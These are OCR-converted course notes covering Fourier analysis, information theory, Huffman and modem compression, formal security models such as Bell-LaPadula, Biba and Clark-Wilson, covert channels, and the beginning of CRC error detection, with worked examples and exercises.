
In figure 4.2, we see four plots, showing the resultant waveforms if we sum the first few terms in the series. As we add more terms, the plot more closely approximates a square wave.

Note that there is a direct relationship between the bandwidth of a channel passing this signal, and *how accurate* it is. If the original (square) signal had a frequency of 1,000Hz, and we were attempting to transmit it over a channel which only passed frequencies from 0 to 1,000Hz, we would get a sine wave.


Another way of stating this is to point out that the higher frequency components are important - they are needed to re-create the original signal faithfully. If we had two 1,000Hz signals, one a triangle, one a square wave - if they were both passed through the 1,000Hz bandwidth limited channel above, they would look identical (a sine wave).




(a) Low




(b) Higher




(c) Square



(d) Pulse



(e) Shorter



(f) The

Figure 4.3: Sample plots showing functions and their transforms.

4.2.1 Fourier transform

With aperiodic waveforms, we consider the **Fourier Transform** of our function $f(t)$, which is the function $F(\omega)$ given by

$$F(\omega) = \int_{-\infty}^{\infty} f(t)e^{-j\omega t}dt$$

This transform may be inverted to give

$$f(t) = \frac{1}{2\pi}\int_{-\infty}^{\infty} F(\omega)e^{j\omega t}d\omega$$

In figure 4.3 we see various simple transforms. Note that if a function in one domain is *widened*, its transform *narrows*.

4.2.2 Convolution

One of the important theorems in Fourier analysis is the convolution theorem, which states that:

> If $f(t)$ and $g(t)$ are two functions with Fourier transforms $F(\omega)$ and $G(\omega)$, then the Fourier transform of the convolution $f(t) \star g(t)$ is the product of the Fourier transforms of the functions $F(\omega)$ and $G(\omega)$, *and vice versa*.

$$\begin{aligned} f(t) \star g(t) &\leftrightarrow F(\omega) \times G(\omega) \\ f(t) \times g(t) &\leftrightarrow F(\omega) \star G(\omega \end{aligned}$$

The convolution $k(t)$ of $f(t)$ and $g(t)$ may be expressed as

$$k(t) = f(t) \star g(t) = (f \star g)(t) = \frac{1}{T}\int_{-\frac{T}{2}}^{+\frac{T}{2}} f(t-\tau)g(\tau)\,d\tau$$

but it also has a *graphical* interpretation. We can use convolution to easily predict the functions that result from complex signal filtering or sampling[1].

In figure 4.4, we see a sine wave and a sampling window, each with their own Fourier transform. By multiplying the two waveforms, we end up with a single cycle of the sine wave, and we can deduce its frequency domain representation by convolving the two Fourier transforms.

[1] In class, we will use this technique to demonstrate the impossibility of a *perfect* filter.




Figure 4.4: Window sampling.

4.3 Modulation

A baseband signal is one in which the data component is directly converted to a signal and transmitted. When the signal is imposed on another signal, the process is called modulation.

We may *modulate* for several reasons:


- The media may not support the baseband signal
- We may wish to use a single transmission medium to transport many signals

We use a range of modulation methods, often in combination:

- Frequency modulation - frequency shift keying (FSK)
- Amplitude modulation
- Phase modulation - phase shift keying (PSK)
- Combinations of the above (QAM)

4.3.1 Baseband digital encoding

The simplest encoding scheme is just to use a *low* level for a *zero* bit, and a *high* level for a *one* bit. As long as both ends of a channel are synchronized in some manner, we can transfer data. On the other hand, if the ends of the channel are not synchronized we might use a simple encoding scheme, such as *Bipolar* or *Manchester* encoding, to transfer synchronizing (clock) information on the same channel.



In Bipolar encoding, a 1 is transmitted with a positive pulse, a 0 with a negative pulse. Since each bit contains an initial transition away from zero volts, a simple circuit can extract this clock signal. This is sometimes called *return to zero* encoding.

In Manchester (phase) encoding, there is a transition in the center of each bit cell. A binary 0 causes a high to low transition, a binary 1 is a low to high transition. The clock retrieval circuitry is slightly more complex than before.

4.4 Information theory

The term ***information*** is commonly understood. Consider the following two sentences:

1. The sun will rise tomorrow.
2. The Fiji rugby team will demolish the All Blacks (New Zealand rugby team) the next time they play.

Question: Which sentence contains the most information[2]?

Two early researchers - Nyquist (1924) and Hartley (1928) laid the foundation for a formal treatment of information.

Hartley showed that the information content of a message is proportional to the *logarithm* of the number of possible messages. He used morse encodings, but the same can be applied to binary encodings - if we wish to encode integers between 1 and n, we need $\log_2 n$ bits.

[2]Most of us would have no hesitation in stating that the *second* statement contains more information than the *first* statement. In general, the less predictable the message, the more information in it.

Shannon developed a more complete mathematical treatment of communication and information in a important paper [Sha48] at http://cm.bell-labs.com/cm/ms/what/shannonday/paper.html. The paper develops a general theory of communication over a noisy channel. We model the communication system in schematic form in figure 4.5.




Figure 4.5: Model of communication system.

In the following presentation, we assume that the unit of information is the binary digit (or bit), as most computer systems use this representation. There is a strong parallel found in other scientific areas - for example the study of statistical mechanics has a similar concept of entropy.

The relevance of Shannon's theory of communication to the study of secrecy systems is explored in another important paper [Sha49] at

http://www.cs.ucla.edu/~jkong/research/security/shannon.html

4.4.1 Entropy

In our communication model, the units of transmission are called *messages*, constructed from an alphabet of (say) n symbols $x \in \{x_1, \ldots, x_n\}$ each with a probability of transmission P_x. We associate with each symbol x a quantity H_x which is a measure of the *information* associated with that symbol.

$$H_x = P_x \log_2 \frac{1}{P_x}$$

If the probability of occurence of each symbol is the same, by adding these for all symbols x we can derive Hartley's result, that the average amount of information transmitted in a single symbol (the source *entropy*) is

$$H(X) = \log_2 n$$

where X is a label referring to each of the source symbols $x_1, \ldots, x_n$. However, if the probability of occurence of each symbol is not the same, we derive the following result, that the source *entropy* is

$$H(X) = \sum_{i=1}^{n} P_{x_i} \log_2 \frac{1}{P_{x_i}}$$

Shannon's paper shows that H determines the channel capacity required to transmit the desired information with the *most* efficient coding scheme. Our units for entropy can be *bits/second* or *bits/symbol*, and we also sometimes use unit-less *relative* entropy measures (relative to the entropy of the system if all symbols were equally likely). We can also define the entropy of a continuous (rather than the discrete) distribution over x with density $p(x)$ as

$$H(x) = \int_{-\infty}^{\infty} p(x) \log_2 \frac{1}{p(x)} dx$$

Example: If we had a source emitting two symbols, 0 and 1, with equal probabilities of occuring, then the entropy of the source is

$$\begin{aligned} H(X) &= \sum_{i=1}^{n} P_{x_i} \log_2 \frac{1}{P_{x_i}} \\ &= 0.5 * \log_2 2 + 0.5 * \log_2 2 \\ &= 1 \ \text{ bits/symbol} \end{aligned}$$

Example: If we had a source emitting two symbols, 0 and 1, with probabilities of 1 and 0, then the entropy of the source is

$$\begin{aligned} H(X) &= \sum_{i=1}^{n} P_{x_i} \log_2 \frac{1}{P_{x_i}} \\ &= 1 * \log_2 1 + 0 * \log_2 \frac{1}{0} \\ &= 0 \ \text{ bits/symbol} \end{aligned}$$

Note that:

$$\lim_{y \to 0} y \log_2 \frac{1}{y} = 0$$

The information rate for a source providing r symbols/sec is $R = rH(X)$ bits/sec.

Example: If we were transmitting a sequence of letters *A,B,C,D,E* and *F* with probabilities $\frac{1}{2}$,$\frac{1}{4}$,$\frac{1}{16}$,$\frac{1}{16}$,$\frac{1}{16}$ and $\frac{1}{16}$, the entropy for the system is

$$\begin{aligned} H(X) &= \frac{1}{2} \log_2 2 + \frac{1}{4} \log_2 4 + \frac{4}{16} \log_2 16 \\ &= 0.5 + 0.5 + 1.0 \\ &= 2 \ \text{ bits/symbol} \end{aligned}$$

Lets compare two encodings, first a fixed size 3-bit code, and then a more complex code:

Symbol	3-bit code	Complex code
A	000	0
B	001	10
C	010	1100
D	011	1101
E	100	1110
F	101	1111

The average length $L(X)$ of the binary digits needed to encode a typical sequence of symbols using the 3-bit code is

$$\begin{aligned} L(X) &= \sum_{i=1}^{n} P_{x_i} \bullet \text{sizeof}(x_i) \\ &= \frac{1}{2} * 3 + \frac{1}{4} * 3 + \frac{4}{16} * 3 \\ &= 1.5 + 0.75 + 0.75 \\ &= 3 \ \text{bits/symbol} \end{aligned}$$

But we can do much better if we encode using the other encoding. The average length of the binary digits needed to encode a typical sequence of symbols using the complex encoding is

$$\begin{aligned} L(X) &= \sum_{i=1}^{n} P_{x_i} \bullet \text{sizeof}(x_i) \\ &= \frac{1}{2} * 1 + \frac{1}{4} * 2 + \frac{4}{16} * 4 \\ &= 0.5 + 0.5 + 1.0 \\ &= 2 \ \text{bits/symbol} \end{aligned}$$

Example: If our source was transmitting 0 and 1 bits with equal probability, but the received data was corrupted 50% of the time, we might reason that our rate $r(X)$ of information transmission was 0.5, because half of our data is getting through correctly.
However, a better argument is to consider the difference between the entropy of the source and the conditional entropy of the received data:

$$r(X) = H(X) - H(X \mid y)$$

where $H(X \mid y)$ is the conditional entropy of the received data.

$$\begin{aligned} H(X \mid y) &= 0.5 * \log_2 2 + 0.5 * \log_2 2 \\ &= 1 \\ \text{and} \quad H(X) &= 1 \qquad \text{(shown before)} \\ \text{so} \quad r(X) &= H(X) - H(X \mid y) \\ &= 0 \ \text{bits/symbol} \end{aligned}$$

> This is a much better measure of the amount of information transmitted when you consider that you could model the system just as effectively by using a random bit generator connected to the receiver.

We can also define a *relative channel capacity* C in terms of the received data x' and the transmitted data x:

$$C = 1 - H(x' \mid x)$$

4.4.2 Redundancy

The ratio of the entropy of a source $H(X)$ to what it would be if the symbols had equal probabilities $H'(X)$, is called the *relative* entropy. We use the notation $H_r(X)$, and

$$H_r(X) = \frac{H(X)}{H'(X)}$$

The *redundancy* of the source is $1 - H_r(X)$.

$$R(X) = 1 - H_r(X)$$

If we look at English text a symbol at a time[3], the redundancy is about 0.5. This indicates that it should be simple to compress English text by about 50%.

4.4.3 Shannon and Nyquist

In white noise, the distribution of the power densities for a signal with noise power N is a gaussian function:

$$p(x) = \frac{1}{(2\pi N)} e^{-\frac{1}{2N}x^2}$$

If $p(x_1, ..., x_n)$ is a gaussian density distribution function for n samples $x_1, \ldots, x_n$ (i.e. sampled white noise), then Shannon derives the *power* entropy $H(X)$ of the function:

$$H(X) = W \log_2 2\pi e N$$

the maximum possible entropy for a given average power N.

Assume we have a composite signal with entropy $H(Y)$, consisting of an information source $H(S)$ and a noise source with entropy $H(N)$. If the noise is independent of the signal, our channel capacity is

$$C = H(Y) - H(N)$$

[3]That is, without considering letter *sequences*.

If all these sources are essentially random (i.e. they have maximum entropy), then

$$\begin{aligned} H(Y) &= W \log_2 2\pi e(S+N) \\ H(N) &= W \log_2 2\pi eN, \quad \text{and so} \\ C &= W \log_2 (1+\frac{S}{N}) \end{aligned}$$

This result is commonly used for noisy (thermal noise) channels, expressed in the following way:

Maximum BPS = $W \ \log_2 (1+\frac{S}{N})$ bits/sec

Example: If we had a telephone system with a bandwidth of 3,000 Hz, and a S/N of 30db (about 1024:1)

$$\begin{aligned} D &= 3000 * \log_2 1025 \\ &\approx 3000 * 10 \\ &\approx 30000 \quad \text{bps} \end{aligned}$$

This is a typical maximum bit rate achievable over the telephone network.

Nyquist shows us that the maximum data rate over a limited bandwidth (W) channel with V discrete levels is:

Maximum data rate = $2W \ \log_2 V$ bits/sec

For example, two-Level data cannot be transmitted over the telephone network faster than 6,000 BPS, because the *bandwidth* of the telephone channel is only about 3,000Hz.

Example: If we had a telephone system with a bandwidth of 3,000 Hz, and using 256 levels:

$$\begin{aligned} D &= 2 * 3000 * \log_2 256 \\ &= 6000 * 8 \\ &= 48000 \quad \text{bps} \end{aligned}$$

In these equations, the assumption is that the relative entropies of the signal and noise are a maximum (that they are random). In practical systems, signals rarely have maximum entropy, and we can do better - there may be methods to compress the data[4].

[4]**Note:** we must also differentiate between lossy and lossless compression schemes. A signal with an entropy of 0.5 may not be compressed more than 2:1 unless you use a lossy compression scheme. JPEG and Wavelet compression schemes can achieve huge data size reductions without visible impairment of images, but the restored images are not the same as the original ones - they just look the same. The lossless compression schemes used in PkZip, gzip or GIF files (LZW) cannot achieve compression ratios as high as that found in JPEG.

4.5 Huffman encoding

An immediate question of interest is “*What is the minimum length bit string that may be used to compress a string of symbols?*”.

The Huffman encoding minimizes the bit length given the frequency of occurence of each symbol[5]. The resultant bit string in the best case will be the length predicted from the calculation of the source entropy.

A Huffman encoder uses a binary tree with symbols arranged at the leafs such that each leaf has a unique prefix. In the example in figure 4.6, the letter E is encoded by following the path from the tree root “00”. This is the shortest path and shortest encoding, since E is the most commonly used letter in English text.




Figure 4.6: Tree encoding for Huffman codes.

We can see that less common characters such as A, O, N and S, use longer bit strings. Our algorithm for encoding is simple - we calculate the tree encoding knowing the frequency of each letter, and just construct a table for each symbol:

Symbol	**Coding**
E	00
T	10
A	010
O	011
N	110
S	111

To decode a Huffman encoded string, we traverse the tree as each bit is received, taking a left path or a right path according to the bit being a 0 or a 1. When we reach the leaf, we have our symbol.

[5]Note that it presupposes knowledge about these frequencies.

4.6 Case study - MNP5 and V.42bis

MNP5 and V42.bis are compression schemes commonly used on modems. MNP5 suffers from the unfortunate property that it will *expand* data with maximum or near-maximum entropy (instead of compression). V42.bis does not have this property - it uses a large dictionary, and will not try to compress an already compressed stream.

MNP5 uses two different compression methods, switching between them as appropriate. The methods are:

- Adaptive frequency encoding
- Run-length encoding

Run length encoding sends the bytes with a byte count value, and doubles the size of a data stream with maximum entropy. Adaptive frequency encoding uses a similar scheme as that shown in our *complex-code* in section 4.4.1:

3-bit header	**Body size**	**Total code size**	**Number of codewords**
000	1 bit	4 bits	2
001	1 bit	4 bits	2
010	2 bits	5 bits	4
011	3 bits	6 bits	8
100	4 bits	7 bits	16
101	5 bits	8 bits	32
110	6 bits	9 bits	64
111	7 bits	10 bits	128

We can see from this that $\frac{3}{4}$ of our codewords are *larger* than they would be if we did not use this encoding scheme, and with an input stream with an even spread of data (i.e. maximum entropy), our encoding will increase the size of data.

4.7 Summary of topics

In this section, we introduced the following topics:

- Physical preliminaries, Fourier analysis and convolution
- Entropy
- Encoding

Supplemental questions for chapter 4

1. Assuming that the data transferred has maximum entropy, what is the maximum bit transfer rate using 16 level data over a cable with a bandwidth of 1MHz?
2. Assuming that the data transferred has an entropy of 0.2, what is the maximum bit transfer rate using 16 level data over a cable with a bandwidth of 1MHz?
3. Assuming that the signal-to-noise ratio of a communication system is 16:1, what is the maximum bit transfer rate over a cable with a bandwidth of 1MHz?
4. Calculate the entropy of a source transmitting 64 different characters, with the probabilities of E, T, A, O, N, S, H, R being $\frac{1}{4}$, $\frac{1}{8}$, $\frac{1}{16}$, $\frac{1}{16}$, $\frac{1}{16}$, $\frac{1}{16}$, $\frac{1}{16}$ and $\frac{1}{16}$ respectively and the other 56 characters being evenly distributed.
5. Devise a Huffman encoding for the above data.
6. Classify each of the diagrams in Figure 4.3 according to their periodicity and discreteness in each domain.

Further study

- Textbook Chapter 32
- Shannon's paper on secrecy systems [Sha49] at http://www.cs.ucla.edu/˜jkong/research/security/shannon.html.

Chapter 5

Preliminaries - security models

The term *security model* refers to a range of formal policies for specifying the security of a system in terms of a (mathematical) model. There are various ways of specifying such a model, each with their own advantages and disadvantages. We will look at several models, beginning with the simple access control matrix model, and continuing with the Bell-LaPadula, Biba and Clark-Wilson models. Each of these models views security as a problem in *access*[1].

Having a model of course is not the end of the story. We need to be able to determine properties of the model, and to verify that our implementations of the security model are valid. However the above models have formed the basis of various trusted operating systems.

5.1 Access control matrix

The access control matrix as described towards the end of [Den71] allows us to specify and formalize a set of rules that might be intended to implement a security policy. The rows of the matrix correspond to subjects, and the columns correspond to objects:

		Objects			
		f_1	f_2	f_3	f_4
Subjects	s_1	`read` `execute`	`execute`		
	s_2	`write`		`read`	`execute`
	s_3	`read`	`write`		`execute`
	s_4		`read`	`write`	`read`

[1]The terms *principal* and *subject* are sometimes used interchangeably in much of the security model literature, and both refer to the active entity in the model - say a *process*. However the term principal sometimes refers to other things (for example a public key is sometimes termed a principal), so we will avoid using it. The term *object* refers to the resource (a file, or another process).

The matrix can be considered a control element for access to each object. In an OS, if the object was a file, then our access permissions (**`read`**, **`write`** and **`execute`**) are managed by the file system. If the objects were processes, then we may have permissions like **`sleep`**, **`wakeup`** and so on. In this case, the permissions are managed by the scheduler.

By examining this matrix, we can see that s_4 cannot read f_1. However, if you examine it more closely, you may see a way that subjects may collude to allow s_4 to read f_1.

5.2 Bell-LaPadula for confidentiality

The Bell-LaPadula [BL75] model (no read-up, no write-down) provides a military viewpoint to assure *confidentiality* services. There is a brief introduction to this which is worth reading in [MP97]. In Bell-LaPadula, we have a model with security levels in a (total) ordering formalizing a policy which restricts information flow from a higher security level to a lower security level. That is, we want to stop lower-level subjects from accessing higher-level objects.

In [MP97], we have four levels $l \in \mathcal{L}$ of security classification:

1. Top secret (T)
2. Secret (S)
3. Confidential (C)
4. Unclassified (U)

where $T > S > C > U$. Access operations associated with a set of objects $\mathcal{O}$, subjects $\mathcal{S}$ may be specified or visualized using an access control matrix, and are drawn from {**`read`**, **`write`**}.

The clearance classification for a subject $s \in \mathcal{S}$ or object $o \in \mathcal{O}$ is denoted $L(s) = l_s$ or $L(o) = l_o$. We might then assume we can use this to construct a first simple security property:

- **No read-up-1:** s can **`read`** o if and only if $l_o \leq l_s$, and s has **`read`** access in the access control matrix.

This single property is insufficient to ensure the restriction we need for the security policy. Consider the case when a low security subject creates a high security object (say a program) which then reads a high security file, copying it to a low security one. This behaviour is commonly called a Trojan Horse. A second property is needed:

- **No write-down-1:** s can **`write`** o if and only if $l_s \leq l_o$, and s has **`write`** access in the access control matrix.

These two properties can be used to enforce our security policy, but with a severe restriction. For example, how does any subject write *down* without invalidating a security policy?

The BLP model is a little more developed than this, and includes a concept of security categories. A security category $c \in \mathcal{C}$ is used to classify objects in the model, with any object belonging to a set of categories. Each pair $(l \times c)$ is termed a *security level*, and forms a lattice. We define a relation between security levels:

- The security level (l, c) dominates (l', c') (written (l, c) **dom** (l', c')) iff $l' \leq l$, and $c' \subseteq c$.

A subject s and object o then belong to one of these security levels. The new properties are:

- **No read-up-2:** s can **`read`** o if and only if s **dom** o, and s has **`read`** access in the access control matrix.
- **No write-down-2:** s can **`write`** o if and only if o **dom** s, and s has **`write`** access in the access control matrix.

A system is considered secure in the current state if all the current accesses are permitted by the two properties. A transition from one state to the next is considered secure if it goes from one secure state to another secure state. The basic security theorem stated in Theorem 5-2 in the textbook states that if the initial state of a system is secure, and if all state transitions are secure, then the system will always be secure.

BLP is a static model, not providing techniques for changing access rights or security levels[2], and there is an exploration and discussion into the limitations of this sort of security modelling in section 5.4 of the textbook. However the model does demonstrate initial ideas into how to model, and how to build security systems that are provably secure.

5.3 Biba model for integrity

The Biba [Bib75] models attempt to model the trustworthiness of data and programs, providing assurance for *integrity* services. An integrity level might be something like **`clean`** or **`dirty`** (in reference to database entries). We can consider the main Biba model as a kind of *dual* for the Bell-LaPadula model, concerned with *integrity* rather than confidentiality.

The integrity levels $\mathcal{I}$ are ordered as for the security levels, and we have a function $i : \mathcal{O} \rightarrow \mathcal{I}$ ($i : \mathcal{S} \rightarrow \mathcal{I}$) which return the integrity level of an object (subject).

[2]You might want to explore the Harrison-Ruzo-Ullman model for this capability.

The properties/rules for the *main* (static) Biba model are:

- **No read-down:** s can `read` o if and only if $i(s) \leq i(o)$.
- **No write-up:** s can `write` o if and only if $i(o) \leq i(s)$.
- **No invoke-up:** s_1 can `execute` s_2 if and only if $i(s_2) \leq i(s_1)$.

Biba models can also handle dynamic integrity levels, where the level of a subject reduces if it accesses an object at a lower level (in other words it has *got dirty*). The *low-watermark* policies are:

- **No write-up:** s can `write` o if and only if $i(o) \leq i(s)$.
- **Subject lowers:** if s `reads` o then $i'(s) = \min(i(s), i(o))$.
- **No invoke-up:** s_1 can `execute` s_2 if and only if $i(s_2) \leq i(s_1)$.

Finally, we have a *ring* policy,

- **All read:** s can `read` o regardless.
- **No write-up:** s can `write` o if and only if $i(o) \leq i(s)$.
- **No invoke-up:** s_1 can `execute` s_2 if and only if $i(s_2) \leq i(s_1)$.

Each of these policies have an application in some area.

5.4 Clark-Wilson model for integrity

The Clark-Wilson [CW87] model attempts to model the trustworthiness of data and programs, providing assurance for *integrity* services. In this model, the principal concern is with well-formed transactions operating over the system. The transactions are defined through certification rules. The Clark-Wilson model has the following terminology:

Term	**Definition**
CDI	**C**onstrained **D**ata **I**tem (data subject to control)
UDI	**U**nconstrained **D**ata **I**tem (data not subject to control)
IVP	**I**ntegrity **V**erification **P**rocedures (for testing correct CDIs)
TP	**T**ransformation **P**rocedures (for transforming the system)

In the textbook, Section 6.4.1, various certification and enforcement rules are given. Together these provide a (perhaps) less formal model than Bell-LaPadula, Biba, but the model has wider application than just simple access control.

5.5 Information flow

We may also more abstractly model some security policies by considering the flow of information in a system. We can use *entropy* to formalize this. In this context, we can establish quantitative results about information flow in a system, rather than just making absolute assertions[3]. In the textbook we have a definition of information flow based on the conditional entropy $H(x \mid y)$ of some x given y:

Definition 16-1. The command sequence c causes a flow of information from x to y' if $H(x \mid y') < H(x \mid y)$. If y does not exist in s then $H(x \mid y) = H(x)$.

We can use this to detect *implicit* flows of information, not just explicit ones in which we directly modify an object. Consider the example on page 409 of the textbook:

```
if x=1 then
   y := 0
else
   y := 1;
```

After this code segment, we can determine if $x = 1$ from y' even though we do not ever assign y' directly from some function of x. In other words we have an implicit flow of information from x to y'. We may do this in a formal manner by considering the entropy of x. If the likelihood of $x = 1$ is 0.5, then $H(x) = 1$. We can also deduce that $H(x \mid y') = 0$, and so

$$H(x \mid y') < H(x \mid y) = H(x) = 1$$

and information is flowing from x to y'. The paper [Den76] gives some background.

5.6 Confinement and covert channels

The confinement problem is one of preventing a system from leaking (possibly partial) information. Sometimes a system can have an unexpected path of transmission of data, termed a covert channel, and through the use of this covert channel information may be leaked either by a malicious program, or by accident.

Consider the set of permissions on a file. An unscrupulous program could modify these permissions cyclically to transmit a very-low data-rate message to another unscrupulous program. We categorize covert channels into two:

1. **Storage channels:** using the presence or absence of objects
2. **Timing channels:** the speed of events

We can attempt to identify covert channels by building a shared resource matrix, determining which processes can read and write which resources.

[3]For example, "*System X reveals no more than 25% of the input values*".

5.7 Summary of topics

In this section, we introduced the following topics:

- Mathematical modelling for security
- Information flow
- Indirect channels of information flow

Supplemental questions for chapter 5

1. Use the Bell-LaPadula model to specify the controls for a security policy that allows a General working in a high security area to make public announcements, and allows lower security operatives to report secrets up into the same security area. Your model must be secure.
2. Textbook, Exercise 5.8.2.
3. Textbook, Exercise 5.8.7.
4. Textbook, Exercise 6.8.2.
5. Textbook, Exercise 6.8.8.

Further study

- *Access control matrix model*, textbook sections 2.1, 2.2.
- *Bell-LaPadula model*, textbook sections 5.1, 5.2, also the paper [MP97] at http://80-ieeexplore.ieee.org.libproxy1.nus.edu.sg/xpl/tocresult.jsp?isNumber=13172.
- *Biba model*, textbook sections 6.1, 6.2.
- *Clark-Wilson model*, textbook section 6.4, also the paper [CW87] at http://www.isg.rhul.ac.uk/msc/teaching/ic4/clark_wilson.pdf.
- *Information flow*, textbook sections 16.1, 16.2, also the paper [Den76] at http://www.cosc.georgetown.edu/~denning/infosec/lattice76.pdf.
- *Confinement*, textbook sections 17.1, 17.2, 17.3.

Chapter 6

Error detection and correction

It is possible to use ad-hoc methods to generate check sums over data, but it is probably best to use standard systems, with guaranteed and well understood properties, such as the CRC[1].

6.1 Cyclic redundancy check codes

The CRC is commonly used to *detect* errors. One way of considering CRC systems is to treat the stream of transmitted bits as a representation of a polynomial with coefficients of 1:

$$10110 = x^4 + x^2 + x^1 = F(x)$$

Checksum bits are added to ensure that the final composite stream of bits is divisible by some other polynomial $g(x)$. We can transform any stream $F(x)$ into a stream $T(x)$ which is divisible by $g(x)$. If there are errors in $T(x)$, they take the form of a difference bit string $E(x)$ and the final received bits are $T(x) + E(x)$.

When the receiver gets a correct stream, it divides it by $g(x)$ and gets no remainder. The question is: *How likely is that $T(x) + E(x)$ will also divide with no remainder?*

Single bits? - No a single bit error means that $E(x)$ will have only one term (x^{1285} say). If the generator polynomial has $x^n + ... + 1$ it will never divide evenly.

